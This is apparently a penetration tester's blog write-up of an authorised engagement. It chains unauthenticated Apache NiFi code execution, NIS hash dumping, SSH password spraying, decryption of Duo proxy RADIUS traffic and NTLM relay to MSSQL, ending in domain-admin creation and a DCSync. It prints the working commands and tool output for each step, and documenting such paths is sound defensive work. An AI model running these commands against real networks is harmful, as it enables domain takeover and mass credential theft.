Legacy Meets Modern: Breaking AD Through NIS & MFA Infrastructure

Introduction
Internal network penetration testers have never had it better. Modern enterprise defenses are a far cry from the old “hard shell, soft center” model, but increased complexity has brought an equally expanded attack surface. It’s not unusual to gain initial access and work through privilege escalation to domain or even enterprise admin within hours, sometimes before lunch. But every so often, you land in an environment that refuses to cooperate.
In a recent engagement, nothing came easy. Initial access required digging and once I finally broke in, it seemed like every escalation path was blocked, whether by security control or sheer coincidence. Standard playbooks weren’t enough.
With conventional paths exhausted, I shifted my attention to the surrounding infrastructure. Multi-factor authentication (MFA), typically a strong control against credential theft and account takeover, became the turning point.
What ultimately broke the environment wasn’t a single misconfiguration, but the intersection of legacy infrastructure and modern security controls. Specifically, the abuse of an MFA system tied into the Network Information Service (NIS) and Active Directory.
This post walks through that path: from a constrained foothold to full domain compromise, and how an overlooked integration point became the weakest link.
Note: All client identifiers, system names, domains, and sensitive details have been redacted or modified. Certain events and timelines have also been adjusted to prevent disclosure of client-specific information while preserving the technical accuracy of the attack path.
TL;DR
- Identified the low-code automation platform Apache NiFi in an internal environment
- Gained command execution on the server as root
- Identified credentials in the server’s filesystem
- Obtained initial access to AD domain and data
- Observed accounts managed on the server via a network directory
- Recovered password hashes from NIS server
- Cracked password for privileged IT user
- Gained access to multiple Linux servers with the IT user’s credentials
- Identified secrets in Duo Auth Proxy config on one of the servers
- Captured and decrypted MFA authentication attempts
- Accessed CI/CD infrastructure and sensitive information
- Relayed DA MSSQL service account authentication to gain command execution as a DA
- Created new domain admin via
xp_cmdshell - Recovered password hashes for all domain users via DCSync
Interactive Diagram

2
Remote Code Execution via Apache NiFi
I was a few days into the test and hitting a wall. Early reconnaissance showed some interesting paths: NBNS traffic, SNMP exposure on a few devices, and even a legacy key management portal with default credentials, but none of it translated into real progress. Either the systems weren’t domain-joined, were dead ends, or had long since been abandoned.
With the obvious paths exhausted, I returned to my initial scan data and started looking more closely at non-standard web ports that somehow hadn’t made their way into my web testing lists during initial triage. I took a look and identified a few Apache NiFi servers that did not require authentication. I hadn’t worked with NiFi before, but it immediately resembled other low-code automation platforms I’d seen.
I initially thought I could find domain credentials in these workflows. While I found many workflows with password fields, finding ones that weren’t blank proved challenging. I saw plenty of email notification steps, but upon checking, I found all of the passwords blank. That made me stumble onto the next finding – open SMTP relay.

I did find a few actual passwords in other steps, but they were all hidden by design, and in attempting to have the cleartext passwords sent to my server, I realized that there were no restrictions on execution, turning this into unauthenticated remote code execution (RCE). A quick id command confirmed execution as root. I did some searching around and found an existing Metasploit module for Apache NiFi. So I popped a Meterpreter session and validated RCE as root. I finally had a foothold!
msfconsole -q
msf6 > use exploit/multi/http/apache_nifi_processor_rce
[TRUNCATED]
meterpreter > getuid
Server username: root

3
Credentials in Files
I found lots of interesting stuff in user home directories, but the most useful was cleartext credentials in a .bash_history file.
meterpreter > cat /home/IT_user/.bash_history
[TRUNCATED]
npx cypress run --spec "[REDACTED]" --config baseUrl=https://fusion.[REDACTED] --env
username=analytics_user@domain.com,password=supersecretpassword
[TRUNCATED]

4
Access to Domain and Data
This gave me access to an analytics platform as well as a RangerKMS database, so theoretically, I had access to their encryption keys for Hadoop as well. These were great, but not domain access – luckily, I found cleartext domain credentials in /etc/fstab.
cat /etc/fstab
#
# /etc/fstab
# Created by client on Tues Jan 1 15:41:23 2019
#
# Accessible filesystems, by reference, are maintained under '/dev/disk'
# See man pages fstab(5), findfs(8), mount(8) and/or blkid(8) for more info
#
/dev/mapper/rootvg-rootlv /             ext4    defaults        1 1
UUID=03a5e887-e307-1930-97f1-6de3ca3b4ed1 /boot  ext4    defaults        1 2
/dev/mapper/rootvg-optlv /opt             ext4    defaults        1 2
/dev/mapper/rootvg-userslv /users             ext4    defaults        1 2
/dev/mapper/rootvg-varlv /var             ext4    defaults        1 2
/dev/mapper/rootvg-swaplv /swap             swap    defaults        0 0
\\net\has_data      /has_data cifs
rw,user,username=hadoopUser,password=NetSPIRules!,domain=accounts,vers=2.0 0 0
Finally, domain access! Unfortunately, though this gave me initial access, I was still unable to escalate. There were plenty of vulns – ADCS ESC1 for example, but in every scenario, something blocked me – for example, no CA servers in the environment were resolvable. Of course I found a ton of credentials in shares, and could access lots of databases and sensitive data, but still no escalation.
nxc smb 10.10.10.10 -u hadoopUser -p "NetSPIRules!"
SMB      10.10.10.10  445   domain.com    [*] Windows Server 2012 R2        [TRUNCATED]
SMB      10.10.10.10  445   DC1.domain.com   [+] domain.com\hadoopUser:NetSPIRules!

5
Password Hashes from NIS Server
While exploring the filesystem I observed users imported from a network location, indicated by a plus preceding the username.
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
[TRUNCATED]
+@systemadministrators::::::
+@applications::::::
[TRUNCATED]
I confirmed that Network Information Service (NIS) was configured as a user database on the system through review of the /etc/nsswitch.conf file.
meterpreter > cat /etc/nsswitch.conf
[TRUNCATED]
passwd:     files nis systemd
[TRUNCATED]
rpc:        files nis
services:   files nis
shadow:     files nis
I then used the ypwhich and domainname commands to enumerate the NIS domain and server hostname.
ypwhich
NIS_Server
domainname
NIS_domain.com
This allowed me to query the NIS server from my Linux host, as NIS did not require authentication for user listing (note, using getent passwd on the client server also pulled this information). To my surprise, many of the usernames returned with MD5Crypt password hashes.
ypcat -d NIS_domain.com -h NIS_SERVER passwd
demo:$1$Y5UI65g5oP01e6A1.6qE20:41712:1102::/home/demo:/usr/local/bin/bbxsh
ITUser:$1$Y5UI65g5oP01e6A1.6qE20:41490:1102: IT Management:/home/ITUser:/bin/sh
NetSPI:$1$Y5UI65g5oP01e6A1.6qE20:41959:1102::/home/NetSPI:/bin/sh

[TRUNCATED]

6
Password Cracking
I looked up a few of the users and identified that the head of IT was one of them, so I attempted to crack the relevant hash, and was successful in just a few minutes.

7
Password Spraying Linux Servers
Unfortunately, that password was not valid for the user’s domain account – so I sprayed it across all of the SSH servers that were open on the network. This resulted in root access to 53 Linux servers.
netexec ssh /tmp/ssh-servers.txt -u ITUser -p secretpassword2

[TRUNCATED]

SSH  10.10.10.11   22   10.10.10.11   [+] ITUser:secretpassword2 Linux - Shell access!
SSH  10.10.10.12   22   10.10.10.12   [+] ITUser:secretpassword2 Linux - Shell access!
SSH  10.10.10.13   22   10.10.10.13   [+] ITUser:secretpassword2 Linux - Shell access!
[TRUNCATED]
I did not have enough time left in the assessment to enumerate all 53 servers, so I used Nmap to do RDNS lookups and retrieved hostnames to prioritize. A few of them caught my eye, but the most interesting one was a host name containing “duoproxy“.
cat ssh-rdns.gnmap | grep duo

Host: 10.10.10.11 (duoproxy.domain.com)     Status: Unknown

8
Secrets in Duo Auth Proxy Config
I took a look at the standard config location for Duo Auth Proxy and found hardcoded credentials in a config file. The file contained a domain service account password for Duo, as well as a shared secret for a RADIUS server. The presence of both Active Directory service credentials and RADIUS shared secrets in a single control plane suggested that this host sat directly in the AD authentication flow.
As root on the duoproxy host, I began enumerating authentication components running on the system. A quick process check confirmed Duo Authentication Proxy was actively handling MFA traffic.
ssh ITUser@duoproxy.domain.com
[TRUNCATED]

[root@duoproxy /home/ITUser#cat /opt/duoauthproxy/conf/authproxy.cfg
; Complete documentation about the Duo Auth Proxy can be found here:
; https://duo.com/docs/authproxy_reference
[TRUNCATED]


[cloud]
ikey=[REDACTED]
skey=[REDACTED]
api_host=[REDACTED]
service_account_username=duo_service

service_account_password=duoServicePassword

[TRUNCATED]

[radius_server_challenge]
ikey=[REDACTED]
skey=[REDACTED]
api_host=[REDACTED]
failmode=safe
client=ad_client
radius_ip_1=10.10.10.14

radius_secret_1=RadiusPassword
port=1812

9
Capture and Decryption of Proxied Authentication
The next step was to validate the role of the proxy by observing live authentication flow. Log output confirmed that AD authentication requests were being proxied through this system in real time.
[root@duoproxy /home/ITUser# tail -f /opt/duoauthproxy/log/authproxy.log | grep "Sending AD"
2026-03-27T10:01:13.742193-0500 [duoauthproxy.lib.log#info] Sending AD authentication request for 'ADUser1' to '10.10.10.10'
2026-03-27T10:05:47.743970-0500 [duoauthproxy.lib.log#info] Sending AD authentication request for 'ADUser2' to '10.10.10.10'
2026-03-27T10:06:19.033380-0500 [duoauthproxy.lib.log#info] Sending AD authentication request for 'ADUser3' to '10.10.10.10'
2026-03-27T10:10:38.332208-0500 [duoauthproxy.lib.log#info] Sending AD authentication request for 'ADUser4' to '10.10.10.10'

[TRUNCATED]
At this point, I started a packet capture on the relevant interface and monitored the authproxy logs to see which users were authenticating.
[root@duoproxy /home/ITUser# tcpdump -w /tmp/packetcap -i ens192
dropped privs to tcpdump
tcpdump: listening on ens192, link-type EN10MB (Ethernet), capture size 262144 bytes
[TRUNCATED]
110153 packets received by filter

After exporting and analyzing the capture alongside the RADIUS shared secret I discovered earlier, authentication exchanges could be decrypted. This allowed me to see cleartext credentials for authentication requests sent through the Duo Auth Proxy.
At this stage, MFA was no longer acting as a control against password theft, but a mechanism for it.
But still, there was no path to Domain Admin. It was the final day of a large assessment; I was behind schedule and running out of time to wait on slow-burn enumeration or indirect escalation paths. Despite broad access across Linux systems, credentials, and internal services, nothing had translated into a clean administrative foothold in Active Directory.
I pivoted back to the authentication data I had already collected and began mapping users against their group memberships, looking for anything that might indicate elevated privilege or lateral movement potential. None of the captured accounts possessed indirect privileged group membership, delegation rights, or immediate escalation paths. However, a user associated with multiple development-related Active Directory groups caught my attention. While not an obvious administrative target on its own, the breadth of its group membership suggested potential access to tooling, CI/CD systems, or privileged service interactions elsewhere in the environment.
Get-ADPrincipalGroupMembership developer | select samaccountname

samaccountname
--------------
[TRUNCATED]
Hadoop Users
AWS Developers
AWS Developer Operations Read Only

Developers

10
Access to CI/CD Infrastructure
Using the credentials associated with the account, I began revisiting previously identified internal systems, particularly those linked to software delivery and build automation. Several CI/CD-related services had surfaced earlier in the assessment but had not yet been fully explored due to lack of valid authentication context.

Authentication to a JFrog instance confirmed the account had administrative-level access to artifact repositories. While this implied the ability to modify or poison build artifacts, there was insufficient time remaining in the engagement to explore deeper supply chain manipulation paths.

I then turned to a Jenkins environment identified earlier during reconnaissance. The credentials provided access to the Script Console, so I retrieved stored secrets and environment variables from within the system. Again though, nothing stood out as an easy path to DA.

11
DA MSSQL Service Account Authentication Relay
Even though I had access to almost all of the client’s valuable data, this had become personal. Going back to basics, I realized that while the initial compromised hadoop user lacked SQL server access, a developer likely would—and I was right. This account exposed access to multiple SQL Server instances, which I quickly realized were running as domain admin accounts!
I used PowerUpSQL in a PowerShell terminal running as the developer user to target the SQL environment and exploit xp_dirtree, coercing authentication from the underlying service account.
Invoke-SQLQuery -Instance "SQL1.domain.com " -Query "EXEC xp_dirtree '\\NetSPIHost\test';"
From there, I used ntlmrelayx targeting reachable SQL endpoints. I specified a target list because EPA protections were in place on some of the systems. I was able to successfully relay authentication to a SQL server as the “DOMAIN\sqlda” domain user.
impacket-ntlmrelayx -smb2support -tf sql-servers.txt -socks

[TRUNCATED]
[*] (SMB): Connection from SQL1/SQLDA@10.10.10.15 controlled, attacking target mssql://10.10.10.16
[*] Encryption required, switching to TLS
[*] (SMB): Authenticating connection from DOMAIN/SQLDA@10.10.10.15 against mssql://10.10.10.16 SUCCEED [1]
[*] SOCKS: Adding MSSQL://DOMAIN/SQLDA@10.10.10.16(1433) [1] to active SOCKS connection. Enjoy
[TRUNCATED]
ntlmrelayx> socks
Protocol  Target             Username                 AdminStatus  Port  ID
--------  -------------  -------------------   -----------    ----  ---
MSSQL     10.10.10.16    DOMAIN/SQLDA         N/A          1433  1
[TRUNCATED]
Using PowerShell’s Active Directory module, I confirmed that the relayed account was a Domain Admin.
Get-ADPrincipalGroupMembership sqlda -server domain.com | select samaccountname
samaccountname
--------------
[TRUNCATED]
Domain Admins
Domain Users
[TRUNCATED]

12
Domain Admin Creation via xp_cmdshell
I returned to the SQL Server session established through the relay and confirmed that I was operating in the context of a domain-level service account with elevated privileges. As stealth was not an objective, I enabled xp_cmdshell on the target instance to gain direct operating system execution capability:
proxychains impacket-mssqlclient 'DOMAIN/SQLDA:'@10.10.10.16 -windows-auth

[TRUNCATED]
SQL (DOMAIN\sqlda  dbo@master)> enable_xp_cmdshell
INFO(SQL1\Server): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
INFO(SQL1\Server): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
With command execution enabled, I validated context and then proceeded to create a new domain user:
SQL (DOMAIN\sqlda  dbo@master)> xp_cmdshell "whoami"
output
-------------------
DOMAIN\sqlda

SQL (DOMAIN\sqlda  dbo@master)> xp_cmdshell "net user netspi-test demoP@ss /add /domain /y"
output
-----------------------------------------------------------------------------
The request will be processed at a domain controller for domain domain.com.
NULL
The command completed successfully.

[TRUNCATED]
Once the account was created, I added it directly to the Domain Admins group:
SQL (DOMAIN\sqlda  dbo@master)> xp_cmdshell "net group \"domain admins\"  netspi-test /add /domain"
output
-----------------------------------------------------------------------------
The request will be processed at a domain controller for domain domain.com.
NULL
The command completed successfully.
[TRUNCATED]

13
Access to Password Hashes for All Domain Accounts
With Domain Admin privileges established, the final step was validating the full extent of compromise across Active Directory. In a PowerShell session running as my new domain admin user, I executed a DCSync against the domain controller to retrieve credential data for all accounts:
Get-ADReplAccount -All -Server domain.com | Out-File -FilePath dcsync.txt -Encoding ascii

gc dcsync.txt
[TRUNCATED]
DistinguishedName: CN=Pwnd,OU=Users,DN=DOMAIN,DN=COM
SamAccountName: EveryUser
UserPrincipalName: everyuser@domain.com
Enabled: True
Deleted: False
[TRUNCATED]
Secrets
  NTHash: 31D6CFE0D16AE931B73C59D7E0C089C0
[TRUNCATED]

14
Conclusion
What made this assessment interesting was not a single critical vulnerability or technique, but the way trust was extended across both legacy and modern systems. Backward compatibility, identity bridging, and authentication delegation all worked as designed, but together they created unexpected pathways for abuse.
This is something commonly observed in enterprise environments: security controls are often evaluated in isolation, while real risk emerges from their interaction. Multi-factor authentication is a strong control against credential theft and account takeover, but it is not a silver bullet. In this case, MFA functioned exactly as intended but still did not prevent compromise.
As organizations continue layering modern security controls onto existing infrastructure, it becomes increasingly important to evaluate not just individual components, but the trust relationships between them.
Otherwise, even well-implemented controls can become part of the attack surface rather than protection.
Test your modern enterprise’s internal network defenses with NetSPI


Authors:

Explore More Blog Posts

CVE-2026-78902: XSS to RCE in pfSense with one DNS request
Discover how a single DNS request can chain a stored Cross-Site Scripting (XSS) vulnerability into Remote Code Execution (RCE) on pfSense firewalls. Read the full technical breakdown of CVE-2026-78902 affecting the popular pfBlockerNG package.

“StyleSmuggler” – Adobe Commerce, Adobe Commerce B2B, and Magento RCE (CVE-2026-75650): Overview and Takeaways
Adobe disclosed CVE-2026-7565, dubbed “StyleSmuggler,” on September 7th, 2026. The vulnerability, which received a maximal initial CVSS score of 10.0, affects Adobe Commerce, Adobe Commerce B2B, and Magento Open Source. The flaw allows an unauthenticated network-based attacker to execute arbitrary code by injecting PHP through Magento's email template engine.
Modern Adventures in Azure Privilege Escalation
Azure has been growing rapidly over the past few years As of June 2026, there were over 200 services, 897 built-in Azure RBAC roles, and 22,018 different permissions. The attack surface of Azure has also increased with this growth. There are also a number of new and updated tools that give us insight into the […]